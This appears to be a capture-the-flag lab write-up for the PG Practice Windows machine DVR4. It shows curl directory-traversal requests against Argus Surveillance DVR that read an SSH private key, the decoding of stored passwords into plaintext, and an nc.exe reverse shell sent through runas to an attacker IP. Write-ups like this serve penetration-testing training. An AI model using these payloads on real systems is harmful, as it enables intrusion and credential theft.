DVR4_writeup
Author: Hans
Platform: PG Practice
Difficulty: N/A
Operating System: Windows
Summary
DVR4 runs Argus Surveillance DVR 4.0 on port 8080, which is vulnerable to an unauthenticated directory traversal (EDB-45296) that allows arbitrary file disclosure. This was used to read the SSH private key of the Viewer user directly off disk, giving an initial foothold over SSH. A second vulnerability in the same product, weak password encryption (EDB-50130), was used to decrypt the DVR's own password store and recover the Administrator's plaintext password, which was then used with runas to get a reverse shell as Administrator.
Service Enumeration
Nmap
nmap -sCV -p- -oN scans/tcpall.nmap $IP
nmap -sCV -oN scans/tcp1000.nmap $IP
sudo nmap -sU --top-ports 20 -oN scans/udp.nmap $IP
nmap -sCV -p- -oN scans/tcpall.nmap $IP
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-30 01:06 +0800
Nmap scan report for 192.168.170.179
Host is up (0.0086s latency).
Not shown: 65522 closed tcp ports (reset)
PORT      STATE SERVICE       VERSION
22/tcp    open  ssh           Bitvise WinSSHD 8.48 (FlowSsh 8.48; protocol 2.0; non-commercial use)
| ssh-hostkey:
|   3072 21:25:f0:53:b4:99:0f:34:de:2d:ca:bc:5d:fe:20:ce (RSA)
|_  384 e7:96:f3:6a:d8:92:07:5a:bf:37:06:86:0a:31:73:19 (ECDSA)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
5040/tcp  open  unknown
7680/tcp  open  pando-pub?
8080/tcp  open  http-proxy
|_http-generator: Actual Drawing 6.0 (http://www.pysoft.com) [PYSOFTWARE]
| fingerprint-strings:
|   GetRequest, HTTPOptions:
|     HTTP/1.1 200 OK
|     Connection: Keep-Alive
|     Keep-Alive: timeout=15, max=4
|     Content-Type: text/html
|     Content-Length: 985
|     <HTML>
|     <HEAD>
|     <TITLE>
|     Argus Surveillance DVR
|     </TITLE>
|     <meta http-equiv="Content-Type" content="text/html; charset=ISO-8859-1">
|     <meta name="GENERATOR" content="Actual Drawing 6.0 (http://www.pysoft.com) [PYSOFTWARE]">
|     <frameset frameborder="no" border="0" rows="75,*,88">
|     <frame name="Top" frameborder="0" scrolling="auto" noresize src="CamerasTopFrame.html" marginwidth="0" marginheight="0">
|     <frame name="ActiveXFrame" frameborder="0" scrolling="auto" noresize src="ActiveXIFrame.html" marginwidth="0" marginheight="0">
|     <frame name="CamerasTable" frameborder="0" scrolling="auto" noresize src="CamerasBottomFrame.html" marginwidth="0" marginheight="0">
|     <noframes>
|     <p>This page uses frames, but your browser doesn't support them.</p>
|_    </noframes>
|_http-title: Argus Surveillance DVR
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8080-TCP:V=7.99%I=7%D=6/30%Time=6A42A621%P=x86_64-pc-linux-gnu%r(Ge
SF:tRequest,451,"HTTP/1\.1\x20200\x20OK\r\nConnection:\x20Keep-Alive\r\nKe
SF:ep-Alive:\x20timeout=15,\x20max=4\r\nContent-Type:\x20text/html\r\nCont
SF:ent-Length:\x20985\r\n\r\n<HTML>\r\n<HEAD>\r\n<TITLE>\r\nArgus\x20Surve
SF:illance\x20DVR\r\n</TITLE>\r\n\r\n<meta\x20http-equiv=\"Content-Type\"\
SF:x20content=\"text/html;\x20charset=ISO-8859-1\">\r\n<meta\x20name=\"GEN
SF:ERATOR\"\x20content=\"Actual\x20Drawing\x206\.0\x20\(http://www\.pysoft
SF:\.com\)\x20\[PYSOFTWARE\]\">\r\n\r\n<frameset\x20frameborder=\"no\"\x20
SF:border=\"0\"\x20rows=\"75,\*,88\">\r\n\x20\x20<frame\x20name=\"Top\"\x2
SF:0frameborder=\"0\"\x20scrolling=\"auto\"\x20noresize\x20src=\"CamerasTo
SF:pFrame\.html\"\x20marginwidth=\"0\"\x20marginheight=\"0\">\x20\x20\r\n\
SF:x20\x20<frame\x20name=\"ActiveXFrame\"\x20frameborder=\"0\"\x20scrollin
SF:g=\"auto\"\x20noresize\x20src=\"ActiveXIFrame\.html\"\x20marginwidth=\"
SF:0\"\x20marginheight=\"0\">\r\n\x20\x20<frame\x20name=\"CamerasTable\"\x
SF:20frameborder=\"0\"\x20scrolling=\"auto\"\x20noresize\x20src=\"CamerasB
SF:ottomFrame\.html\"\x20marginwidth=\"0\"\x20marginheight=\"0\">\x20\x20\
SF:r\n\x20\x20<noframes>\r\n\x20\x20\x20\x20<p>This\x20page\x20uses\x20fra
SF:mes,\x20but\x20your\x20browser\x20doesn't\x20support\x20them\.</p>\r\n\
SF:x20\x20</noframes>\r")%r(HTTPOptions,451,"HTTP/1\.1\x20200\x20OK\r\nCon
SF:nection:\x20Keep-Alive\r\nKeep-Alive:\x20timeout=15,\x20max=4\r\nConten
SF:t-Type:\x20text/html\r\nContent-Length:\x20985\r\n\r\n<HTML>\r\n<HEAD>\
SF:r\n<TITLE>\r\nArgus\x20Surveillance\x20DVR\r\n</TITLE>\r\n\r\n<meta\x20
SF:http-equiv=\"Content-Type\"\x20content=\"text/html;\x20charset=ISO-8859
SF:-1\">\r\n<meta\x20name=\"GENERATOR\"\x20content=\"Actual\x20Drawing\x20
SF:6\.0\x20\(http://www\.pysoft\.com\)\x20\[PYSOFTWARE\]\">\r\n\r\n<frames
SF:et\x20frameborder=\"no\"\x20border=\"0\"\x20rows=\"75,\*,88\">\r\n\x20\
SF:x20<frame\x20name=\"Top\"\x20frameborder=\"0\"\x20scrolling=\"auto\"\x2
SF:0noresize\x20src=\"CamerasTopFrame\.html\"\x20marginwidth=\"0\"\x20marg
SF:inheight=\"0\">\x20\x20\r\n\x20\x20<frame\x20name=\"ActiveXFrame\"\x20f
SF:rameborder=\"0\"\x20scrolling=\"auto\"\x20noresize\x20src=\"ActiveXIFra
SF:me\.html\"\x20marginwidth=\"0\"\x20marginheight=\"0\">\r\n\x20\x20<fram
SF:e\x20name=\"CamerasTable\"\x20frameborder=\"0\"\x20scrolling=\"auto\"\x
SF:20noresize\x20src=\"CamerasBottomFrame\.html\"\x20marginwidth=\"0\"\x20
SF:marginheight=\"0\">\x20\x20\r\n\x20\x20<noframes>\r\n\x20\x20\x20\x20<p
SF:>This\x20page\x20uses\x20frames,\x20but\x20your\x20browser\x20doesn't\x
SF:20support\x20them\.</p>\r\n\x20\x20</noframes>\r");
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2026-06-29T17:09:15
|_  start_date: N/A
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 198.49 seconds
nmap -sCV -oN scans/tcp1000.nmap $IP
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-30 01:06 +0800
Nmap scan report for 192.168.170.179
Host is up (0.0072s latency).
Not shown: 995 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
22/tcp   open  ssh           Bitvise WinSSHD 8.48 (FlowSsh 8.48; protocol 2.0; non-commercial use)
| ssh-hostkey:
|   3072 21:25:f0:53:b4:99:0f:34:de:2d:ca:bc:5d:fe:20:ce (RSA)
|_  384 e7:96:f3:6a:d8:92:07:5a:bf:37:06:86:0a:31:73:19 (ECDSA)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
8080/tcp open  http-proxy
|_http-title: Argus Surveillance DVR
|_http-generator: Actual Drawing 6.0 (http://www.pysoft.com) [PYSOFTWARE]
| fingerprint-strings:
|   GetRequest, HTTPOptions:
|     HTTP/1.1 200 OK
|     Connection: Keep-Alive
|     Keep-Alive: timeout=15, max=4
|     Content-Type: text/html
|     Content-Length: 985
|     <HTML>
|     <HEAD>
|     <TITLE>
|     Argus Surveillance DVR
|     </TITLE>
|     <meta http-equiv="Content-Type" content="text/html; charset=ISO-8859-1">
|     <meta name="GENERATOR" content="Actual Drawing 6.0 (http://www.pysoft.com) [PYSOFTWARE]">
|     <frameset frameborder="no" border="0" rows="75,*,88">
|     <frame name="Top" frameborder="0" scrolling="auto" noresize src="CamerasTopFrame.html" marginwidth="0" marginheight="0">
|     <frame name="ActiveXFrame" frameborder="0" scrolling="auto" noresize src="ActiveXIFrame.html" marginwidth="0" marginheight="0">
|     <frame name="CamerasTable" frameborder="0" scrolling="auto" noresize src="CamerasBottomFrame.html" marginwidth="0" marginheight="0">
|     <noframes>
|     <p>This page uses frames, but your browser doesn't support them.</p>
|_    </noframes>
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8080-TCP:V=7.99%I=7%D=6/30%Time=6A42A619%P=x86_64-pc-linux-gnu%r(Ge
SF:tRequest,451,"HTTP/1\.1\x20200\x20OK\r\nConnection:\x20Keep-Alive\r\nKe
SF:ep-Alive:\x20timeout=15,\x20max=4\r\nContent-Type:\x20text/html\r\nCont
SF:ent-Length:\x20985\r\n\r\n<HTML>\r\n<HEAD>\r\n<TITLE>\r\nArgus\x20Surve
SF:illance\x20DVR\r\n</TITLE>\r\n\r\n<meta\x20http-equiv=\"Content-Type\"\
SF:x20content=\"text/html;\x20charset=ISO-8859-1\">\r\n<meta\x20name=\"GEN
SF:ERATOR\"\x20content=\"Actual\x20Drawing\x206\.0\x20\(http://www\.pysoft
SF:\.com\)\x20\[PYSOFTWARE\]\">\r\n\r\n<frameset\x20frameborder=\"no\"\x20
SF:border=\"0\"\x20rows=\"75,\*,88\">\r\n\x20\x20<frame\x20name=\"Top\"\x2
SF:0frameborder=\"0\"\x20scrolling=\"auto\"\x20noresize\x20src=\"CamerasTo
SF:pFrame\.html\"\x20marginwidth=\"0\"\x20marginheight=\"0\">\x20\x20\r\n\
SF:x20\x20<frame\x20name=\"ActiveXFrame\"\x20frameborder=\"0\"\x20scrollin
SF:g=\"auto\"\x20noresize\x20src=\"ActiveXIFrame\.html\"\x20marginwidth=\"
SF:0\"\x20marginheight=\"0\">\r\n\x20\x20<frame\x20name=\"CamerasTable\"\x
SF:20frameborder=\"0\"\x20scrolling=\"auto\"\x20noresize\x20src=\"CamerasB
SF:ottomFrame\.html\"\x20marginwidth=\"0\"\x20marginheight=\"0\">\x20\x20\
SF:r\n\x20\x20<noframes>\r\n\x20\x20\x20\x20<p>This\x20page\x20uses\x20fra
SF:mes,\x20but\x20your\x20browser\x20doesn't\x20support\x20them\.</p>\r\n\
SF:x20\x20</noframes>\r")%r(HTTPOptions,451,"HTTP/1\.1\x20200\x20OK\r\nCon
SF:nection:\x20Keep-Alive\r\nKeep-Alive:\x20timeout=15,\x20max=4\r\nConten
SF:t-Type:\x20text/html\r\nContent-Length:\x20985\r\n\r\n<HTML>\r\n<HEAD>\
SF:r\n<TITLE>\r\nArgus\x20Surveillance\x20DVR\r\n</TITLE>\r\n\r\n<meta\x20
SF:http-equiv=\"Content-Type\"\x20content=\"text/html;\x20charset=ISO-8859
SF:-1\">\r\n<meta\x20name=\"GENERATOR\"\x20content=\"Actual\x20Drawing\x20
SF:6\.0\x20\(http://www\.pysoft\.com\)\x20\[PYSOFTWARE\]\">\r\n\r\n<frames
SF:et\x20frameborder=\"no\"\x20border=\"0\"\x20rows=\"75,\*,88\">\r\n\x20\
SF:x20<frame\x20name=\"Top\"\x20frameborder=\"0\"\x20scrolling=\"auto\"\x2
SF:0noresize\x20src=\"CamerasTopFrame\.html\"\x20marginwidth=\"0\"\x20marg
SF:inheight=\"0\">\x20\x20\r\n\x20\x20<frame\x20name=\"ActiveXFrame\"\x20f
SF:rameborder=\"0\"\x20scrolling=\"auto\"\x20noresize\x20src=\"ActiveXIFra
SF:me\.html\"\x20marginwidth=\"0\"\x20marginheight=\"0\">\r\n\x20\x20<fram
SF:e\x20name=\"CamerasTable\"\x20frameborder=\"0\"\x20scrolling=\"auto\"\x
SF:20noresize\x20src=\"CamerasBottomFrame\.html\"\x20marginwidth=\"0\"\x20
SF:marginheight=\"0\">\x20\x20\r\n\x20\x20<noframes>\r\n\x20\x20\x20\x20<p
SF:>This\x20page\x20uses\x20frames,\x20but\x20your\x20browser\x20doesn't\x
SF:20support\x20them\.</p>\r\n\x20\x20</noframes>\r");
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
|_clock-skew: -1s
| smb2-time:
|   date: 2026-06-29T17:06:35
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 35.32 seconds
sudo nmap -sU --top-ports 20 -oN scans/udp.nmap $IP
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-30 01:06 +0800
Stats: 0:00:00 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 27.50% done; ETC: 01:06 (0:00:00 remaining)
Nmap scan report for 192.168.170.179
Host is up (0.0073s latency).

PORT      STATE         SERVICE
53/udp    open|filtered domain
67/udp    open|filtered dhcps
68/udp    closed        dhcpc
69/udp    closed        tftp
123/udp   open|filtered ntp
135/udp   closed        msrpc
137/udp   open|filtered netbios-ns
138/udp   open|filtered netbios-dgm
139/udp   open|filtered netbios-ssn
161/udp   closed        snmp
162/udp   closed        snmptrap
445/udp   closed        microsoft-ds
500/udp   open|filtered isakmp
514/udp   open|filtered syslog
520/udp   closed        route
631/udp   closed        ipp
1434/udp  open|filtered ms-sql-m
1900/udp  open|filtered upnp
4500/udp  open|filtered nat-t-ike
49152/udp open|filtered unknown

Nmap done: 1 IP address (1 host up) scanned in 9.67 seconds
Open ports: 22 (Bitvise WinSSHD 8.48), 135/139/445 (RPC/SMB), 8080 (Argus Surveillance DVR, HTTP), 49664-49669 (RPC). UDP scan returned only open|filtered results, nothing confirmed open.
Web 8080 - Argus Surveillance DVR

Main page:

About page confirmed version 4.0:

Users page listed two possible usernames, Administrator and Viewer:

Directory Traversal (EDB-45296)
Argus Surveillance DVR 4.0.0.0 allows unauthenticated directory traversal via the RESULTPAGE parameter of WEBACCOUNT.CGI.
curl "http://$IP:8080/WEBACCOUNT.CGI?OkBtn=++Ok++&RESULTPAGE=..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2FWindows%2Fsystem.ini&USEREDIRECT=1&WEBACCOUNTID=&WEBACCOUNTPASSWORD="
Confirmed with a second known file:
curl "http://$IP:8080/WEBACCOUNT.CGI?OkBtn=++Ok++&RESULTPAGE=..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2FWindows%2Fsystem32%2Fdrivers%2Fetc%2Fhosts"
Found that fewer ../ sequences were needed and that encoding of special characters other than whitespace was not required. Used this to read the SSH private key of the Viewer user directly:
curl "http://$IP:8080/WEBACCOUNT.CGI?OkBtn=++Ok++&RESULTPAGE=../../../../users/viewer/.ssh/id_rsa"

Tried the same path for Administrator without success.
Initial Access - SSH with Leaked Private Key
Saved the key as id_rsa with 600 permissions and logged in as Viewer.
ssh -i id_rsa Viewer@$IP
The initial connection failed with a terminal initialization error, resolved by forcing a terminal type:
TERM=xterm ssh -i id_rsa Viewer@$IP

local.txt found on Viewer's Desktop:
whoami && hostname && ipconfig && type local.txt
Privilege Escalation - Weak Password Encryption (EDB-50130)
Argus Surveillance DVR 4.0 stores its own credentials in C:\ProgramData\PY_Software\Argus Surveillance DVR\DVRParams.ini, encoded with a weak, reversible scheme.
type DVRParams.ini
This revealed encoded password hashes for both Administrator and Viewer. A public decoder script (EDB-50130) maps 4-character hex chunks back to individual characters.
pass_hash = "ECB453D16069F641E03BD9BD956BFE36BD8F3CD9D9A8"
Running the script against Viewer's hash decoded cleanly to ImWatchingY0u. Administrator's hash decoded to 14WatchD0g with one trailing chunk unresolved, since the script's lookup table has no entries for special characters. Testing candidate symbols by hand found the missing character to be $, giving the full password 14WatchD0g$.

nc.exe and psexec.exe were already present in Viewer's home folder, so no upload was needed. Used runas to spawn a reverse shell as Administrator with the recovered password:
runas /user:Administrator "nc.exe 192.168.45.248 1234 -e cmd"
nc -lvnp 1234
proof.txt found on Administrator's Desktop:
whoami && hostname && ipconfig && type C:\Users\Administrator\Desktop\proof.txt
Flags
| Flag | Value |
|---|---|
| local.txt | 64728fc80a3c5f3390430cc5ba520060 |
| proof.txt | 6fba9f22505997dc9c7b6730a801985d |